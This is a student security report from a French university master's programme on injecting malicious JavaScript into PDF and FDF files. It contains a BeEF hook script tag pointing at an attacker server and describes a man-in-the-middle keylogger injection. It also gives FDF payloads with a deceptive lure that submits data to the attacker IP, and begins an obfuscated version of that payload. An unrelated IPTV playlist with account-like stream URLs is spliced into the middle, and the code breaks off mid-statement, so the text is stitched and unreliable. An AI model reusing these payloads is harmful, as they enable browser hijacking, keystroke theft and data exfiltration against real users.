UNIVERSITÉ DE LORRAINE


```
0X111000-MA@m4d> pdfExpl0it setAuthor Imad ELACHCHI \0
0X111000-MA@m4d> pdfExpl0it setPromotion M2 SSI 16/17 \0
0X111000-MA@m4d> pdfExpl0it startx \0
```

> Introduction

This report is a fruit of a work carried out within an academic project in Master 2 IT Security at the University of Lorraine in France. All the Ip addresses used are legal and used especially for testing.
Some JS Scripts are dangerous, in this report we played with a few of them before getting into the heart of the matter.
Before starting i would like to thank my professors who have given us the chance to look in subjects that make us progress in the field of security.

PS : this pdf is not affected

> Summary


1. injection of a vulnerable JavaScript file.

There are several vulnerable Scripts that can be injected into web pages (as in Pdf) in order to hijack machines such as, Xss BEef or some Keylogger .js predefined in some framworks like MITMF.

1.1. What can a Js do

1.1.1 Xss BEef (hook.js) : injection using a simple web server


To exploit the Xss Beef Framwork script, we started by the easiest way, which is to send the Xss BEef script in a simple web page to a victim. To be done we launched a virtual machine in which we have our web server.



The next line is responsible of the injection :

```
<script src="http://192.168.1.3:3300/scroll.js"></script>
```


When the client starts the page, we can see on BEef interface that the address of the hooked machines appears.




Xss BEef Details :

From Xss BEef we can download malicious files on clients' browsers in order to make TCP_reverse on them using Metasploit for example.

This is an example of files that can be uploaded to the victim's browser





The injected Js files remains active as long as the malicious page is still open, so we can say that the constraint of this type of attack is speed.

1.1.2 Keylogger | Xss BEef (hook.js) : injection using the MITMF

The MITMF is a powerful tool that allows to realize the injection by using man in the middle. The MITMF offers the


possibility of injecting different scripts, external like Beef Xss or predefined in the framework such as JSKeylogger.

External Script example :

This command injects the script in all machines that pass through the subnet's gateway, in other words we may be a victim of a tcp_reverse only by connecting to some networks.

MITMF Keylogger

MITMF takes as input the address of the victim’s machine, then with each incoming request it injects the JsKeyloger which returns us client’s behaviors.





1.2 PDF Tool : a first way to inject a Script into PDF,

In this tool the script make-pdf-javascript.py allows one to create a simple PDF document with embedded JavaScript that will execute upon opening of the PDF document.
It's essentially glue-code for the mPDF.py module which contains a class with methods to create headers, indirect objects, stream objects, trailers and XREFs.

```
imad_el-achchi@imad-ThinkPad-T500:~/PDF/pdf Maker$ python make-pdf-javascript.py  MyPDF.pdf
imad_el-achchi@imad-ThinkPad-T500:~/PDF/pdf Maker$
```

Some readers don't take JS scripts into account in the PDF file, such as Foxit reader, instead it works superb on chrome or Adobe Acrobat





Returning to our stakes, in order to inject the malware script, we used at first a separate file that contains our links to Xss BEef. The following command generates the pdf with the injected script.

```
imad_el-achchi@imad-ThinkPad-T500:~/PDF/pdf Maker$ python make-pdf-javascript.py -f jsfile.js MyPDF.pdf
```

Subsequently to make sure that our script is well embeded before the exploit, we used the PDF Parser script. This tool will parse a PDF document to identify the fundamental elements used in the analyzed file. It will not render a PDF document. The code of the parser is quick-and-dirty. We don’t recommend this as text book case for PDF parsers, but it makes the job done.

This tool has more property because it allows to filter using a specific key with the option –key. for example we know that the port by default is 3000 so we can filter with the key 3000 or with the name of the script by default.

```
obj 6 0
 Type: /Font
 Referencing:

  <<
    /Type /Font
    /Subtype /Type1
    /Name /F1
    /BaseFont /Helvetica
    /Encoding /MacRomanEncoding
  >>


obj 7 0
 Type: /Action
 Referencing:

  <<
    /Type /Action
    /S /JavaScript
```

```
imad_el-achchi@imad-ThinkPad-T500:~/PDF/PDFID$ python pdfid.py  /home/imad_el-achchi/PDF/pdf\ Maker/MyPDF.pdf
PDFiD 0.2.1 /home/imad_el-achchi/PDF/pdf Maker/MyPDF.pdf
 PDF Header: %PDF-1.1
 obj                    14
 endobj                  7
 stream                 45
 endstream               1
 xref                    1
 trailer                 1
 startxref               1
 /Page                   1
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             2
 /AA                     0
 /OpenAction             1
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /Colors > 2^24          0
```

1.3 Forms Data Format (FDF)

The file format used for interactive form data (PDF 1.2). FDF is used when submitting form data to a server, receiving the response, and incorporating it into the interactive form. It can also be used to export form data to stand-alone files that can be stored, transmitted electronically, and imported back into the corresponding PDF interactive form. In addition, beginning in PDF 1.3, FDF can be used to define a container for annotations that are separate from the PDF document to which they apply.

FDF is based on PDF; it uses the same syntax and basic object types, and has essentially the same file structure.


We can inject script like the following :


```
% FDF-1.2
1 0 obj
<<
/ FDF <<
/ JavaScript <<
/ app.alert\({cMsg: 'Hello', cTitle: 'Requirement', nType: 2}
>>
endobj
```

1.3.1 Exploit : Xss BEef .

To ensure the success of any attack, we must not forget the social engineering side. Then for our exploit we used the context of a free application streaming as the following :


```
% FDF-1.2
1 0 obj
<<
/ FDF <<
/ JavaScript <<
/ if\(app.alert\({cMsg: 'To get access to this file You have to load the XML file before /n'+
'@Heroshema 2017!', cTitle: 'Requirement', nType: 2}\)==4\)
{this.submitForm\("http://192.168.1.3"\);})/ >>
>>
endobj
```





Max 1
e/OnECwnB3Pl/i4mshabOsF/3315.ts
Max 2
e/OnECwnB3Pl/i4mshabOsF/3314.ts
SPORT
e/OnECwnB3Pl/i4mshabOsF/2299.ts

EXTINF:-1,AR_BEIN_SPORTS_2HD
http://orbit-iptv.com:2500/live/OnECwnB3Pl/i4mshabOsF/2628.ts
#EXTINF:-1,AR_BEIN_SPORTS_3HD
http://orbit-iptv.com:2500/live/OnECwnB3Pl/i4mshabOsF/2629.ts
#EXTINF:-1,AR_BEIN_SPORTS_4HD
http://orbit-iptv.com:2500/live/OnECwnB3Pl/i4mshabOsF/2630.ts



1.3.2 FDF Exploit

FDF supports a field called Additional Actions for annotations. This field allows to execute specific actions based on trigger events. PDF supports a lot of different events, the most useful for annotation is called PO: "An action to be performed when the page containing the annotation is opened."

By combining this event + the JavaScript action we have another way to inject JavaScript. The following FDF uses the FreeText annotation to add a JavaScript action to it

Example to load the FDF :
http://example.com/pdf_1.pdf#FDF=http://XXX/file2.fdf

Example 1 :


inject a simple fdf to execute a simple javascript code (alert) editing the pdf.


fdf code :


```
%FDF-1.2
%âãÏÓ
1 0 obj
<</FDF<</Annots[2 0 R]
/ID[<9DE1D53EE27B8342ABAF121AB257E7EA><4370C7654ACB0D429DF932C95FF78175>]
>>/Type/Catalog>>
endobj
2 0 obj
<<
/C[1.0 1.0 1.0]
/Contents(HALL2O)
/CreationDate(D:20160821215706+02'00')
/DA(0.898 0.1333 0.2157 rg /Helv 12 Tf)
/DS(font: Helvetica,sans-serif 12.0pt; text-align:left; color:#E52237 )
/F 4
/M(D:20160821215711+02'00')
/NM(e85d1cb2-2c79-40f5-a2a2-83708ab127c9)
/Page 0
/RC(<?xml version="1.0"?>
<body xmlns="http://www.w3.org/1999/xhtml" xmlns:xfa="http://www.xfa.org/schema/xfa-data/1.0/" xfa:APIVersion="Acrobat:15.17.0" xfa:spec="2.0.2"  style
al;font-family:Helvetica,sans-serif;font-stretch:normal"><p dir="ltr"><span style="font-family:Helvetica">Hjj</span></p></body>)
/Rect[188.895 758.279 222.252 794.679]
/Subj(Textfeld)
/Subtype/FreeText
/T(johnny)
/Type/Annot
/AA 8 0 R
>>
endobj
8 0 obj
<<
/PO <<
/S /JavaScript
                /JS (app.alert(2);)
>>  >>
endobj
trailer
```


Example 2,
Editing content of PDF :

```
%FDF-1.2
%âãÏÓ
1 0 obj
<<
/FDF <<
/JavaScript <<
/After (app.alert('after'))
/Doc [
(PlusOne)(app.alert('42');
app.alert(URL);console.show();)
    ] >>
/ID[<7a0631678ed475f0898815f0a818cfa1><bef7724317b311718e8675b677ef9b4e>]
/Fields[
        <</T(Street)/V(345 Park Ave.)>>
        <</T(City)/V(San Jose)>>
        ]
        >>
>>
endobj
trailer
<<
/Root 1 0 R

>>
%%EOF
```


Certaines fonctionnalités ont été désactivées pour des raisons de sécurité. Ne les réactivez que si vous pensez que ce document est fiable.
Options
Aide
Avertissement : Fenêtre JavaScript -
42
OK
host"]); JavaScript example


Avertissement de sécurité
Ce document essaie de se connecter au site :
file:///C|/Users/m4d/Desktop/ProjD/MyPDF1.pdf
Si vous considérez que ce site est fiable, choisissez Autoriser. Dans le cas contraire, choisissez Bloquer.
Mémoriser cette action pour ce site et tous les documents PDF
Aide
Autoriser
Bloquer
Annuler


Avertissement : Fenêtre JavaScript -
file:///C|/Users/m4d/Desktop/ProjD/MyPDF1.pdf
OK



1.3.3 Js Obfuscation

Generally to protect the Javascript code we use the obfuscation which can be done in the following way:

```
var_0x749d=["\x54\x6F\x20\x67\x65\x74\x20\x61\x63\x63\x65\x73\x73\x20\x74\"+
"x6F\x20\x74\x68\x69\x73\x20\x66\x69\x6C\x65\x20\x59\x6F\x75\x20\x68\x61\x76\"+
"x65\x20\x74\x6F\x20\x6C\x6F\x61\x64\x20\x74\x68\x65\x20\x58\x4D\x4C\x20\x66\"+
"x69\x6C\x65\x20\x62\x65\x66\x6F\x72\x65\x20\x2F\x6E\x20\x40\x48\x65\x72\x6F\"+
"x73\x68\x65\x6D\x61\x20\x32\x30\x31\x37\x21","\x52\x65\x71\x75\x69\x72\x65\x6D\"+
"x65\x6E\x74\x61\x6C\x65\x72\x74","\x68\x74\x74\x70\x3A\x2F\x2F\x31\x39\x32\x2E\"+
"x31\x36\x38\x2E\x31\x2E\x33","\x73\x75\x62\x6D\x69\x74\x46\x6F\x72\x6D"];
if(app[_0x749d[2]]({cMsg:_0x749d[0],cTitle:_0x749d[1],nType:2})== 4)
